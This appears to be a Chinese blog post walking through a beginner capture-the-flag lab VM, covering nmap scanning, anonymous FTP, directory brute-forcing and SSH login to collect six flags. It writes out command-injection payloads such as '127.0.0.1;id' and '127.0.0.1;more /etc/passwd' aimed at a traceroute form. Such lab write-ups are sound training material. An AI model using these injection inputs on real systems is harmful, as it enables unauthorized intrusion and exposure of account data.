CTF练习：靶场夺旗

原创

CNwanku 于 2019-11-23 12:23:07 发布 3270 收藏 27

分类专栏： CTF入门练习 文章标签： ctf

本文链接：https://blog.csdn.net/qq_43233085/article/details/103212231

CTF练习：靶场夺旗

靶机地址：

链接：https://pan.baidu.com/s/1bi2wi7tEuegoXPSdpqJWzQ

提取码：532d

环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。
查看攻击机kali的IP，为172.19.75.143

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.75.143  netmask 255.255.255.0  broadcast 172.19.75.255
        inet6 fe80::a00:27ff:fe27:bb8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:27:0b:b8  txqueuelen 1000  (Ethernet)
        RX packets 6473  bytes 2783758 (2.6 MiB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 7098  bytes 606490 (592.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


查看靶机的IP，为172.19.75.100

```
root@kali:~# netdiscover -r 172.19.75,1/24
```

```
 172.19.75.90    00:d8:61:5d:43:c7      1      60  Micro-Star INTL CO., LTD.
 172.19.75.92    88:d7:f6:99:9d:e8      1      60  ASUSTek COMPUTER INC.
 172.19.75.100   08:00:27:45:21:03      1      60  PCS Systemtechnik GmbH
 172.19.75.103   a8:1e:84:9e:b6:80      1      60  QUANTA COMPUTER INC.
 172.19.75.139   50:fa:84:a8:8b:6c      2     120  TP-LINK TECHNOLOGIES CO.,LTD.
 172.19.75.149   a0:8c:fd:2f:c2:25      1      60  Hewlett Packard
```


ping一下，测试连通性，没问题，开始信息收集。

```
root@kali:~# ping 172.19.75.100
PING 172.19.75.100 (172.19.75.100) 56(84) bytes of data.
64 bytes from 172.19.75.100: icmp_seq=1 ttl=64 time=1.32 ms
64 bytes from 172.19.75.100: icmp_seq=2 ttl=64 time=0.702 ms
64 bytes from 172.19.75.100: icmp_seq=3 ttl=64 time=0.664 ms
64 bytes from 172.19.75.100: icmp_seq=4 ttl=64 time=0.527 ms
```

信息收集

快速探测靶场开放的端口信息
nmap扫描主机开放全部端口：nmap -p- -T4 靶场IP地址（这个比直接nmap扫出的端口全。

```
root@kali:~# nmap -p- -T4 172.19.75.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-23 10:33 CST
Nmap scan report for 172.19.75.100
Host is up (0.00018s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
```




对可疑的大端口进行探测。

nc一下13337端口，得到flag1值。


nc一下60000端口，得到flag2值。

直接获得了shell权限，id命令失败，pwd和ls一下，发现flag.txt。




再接着，对大端口9090的http服务进行访问，直接在浏览器上访问端口地址，从出来的页面获得flag3值。


PS：可能大家打不开网页，是因为火狐自带的防火墙挡住了，解决方案，点击页面右下 Advanced 再点击 Add Exception，按照步骤添加信任就OK了




ftp服务：在浏览器中输入ftp://靶场ip，可以匿名登录ftp服务器根目录，查看敏感文件。

我们有探测出靶机开放了21端口，于是从浏览器进入ftp服务，发现又有一个flag.txt，查看获得flag4值。






接着对80端口进行dirb深度挖掘。




先访问http://172.19.75.100/passwords/页面

打开flag.txt文件，获得flag5值


打开flag.txt文件，获得flag值




返回，访问passwords.html，我们发现并无密码信息，其实不然，**查看它的源码，我们可以得到一个密码：winter。**




回到终端页面，还有个robots.txt文件，访问它



去访问第二个地址，得到一个交互页面，让我们输入ip地址进行交互，**它是get请求，所以可能存在命令漏洞。**



尝试一下命令注入，**127.0.0.1；id**，有戏。



```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1 localhost (127.0.0.1) 0.047 ms 0.008 ms 0.006 ms
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:sys
```

结合我们之前发现的密码，我们去找找靶机的 /home/ 账户有哪些

127.0.0.1;more /etc/passwd

```
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

得到了账户密码，那我们就去试着ssh登录靶机。

ssh登录靶机

ssh登录靶场机器，直接ssh 用户名@靶场ip，如果有私钥就 -i 添加，如果端口不是22就用 -p 修改 ，发现被拒绝了！

```
root@kali:~# ssh Summer@172.19.75.100
ssh_exchange_identification: Connection closed by remote host
```

这时候我们想起，还有个22222端口不知道干什么的，但又很明显是人为开的端口，那我们就用 -p 把ssh服务改到 22222 端口

```
root@kali:~# ssh -p 22222 Summer@172.19.75.100
The authenticity of host '[172.19.75.100]:22222 ([172.
lished.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2
Are you sure you want to continue connecting (yes/no)?
Please type 'yes' or 'no': yes
Warning: Permanently added '[172.19.75.100]:22222' (EC
Summer@172.19.75.100's password:
```

很是有趣，我们输入密码winter，进入了靶机

pwd和ls，发现了flag.txt文件，more一下获得flag6值

```
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ more FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
```

至此收工完事，发现了6个flag值。

PS：不知道还有没有更多的flag值，如果大家发现我有哪里遗漏了，评论一下，一起学习呀。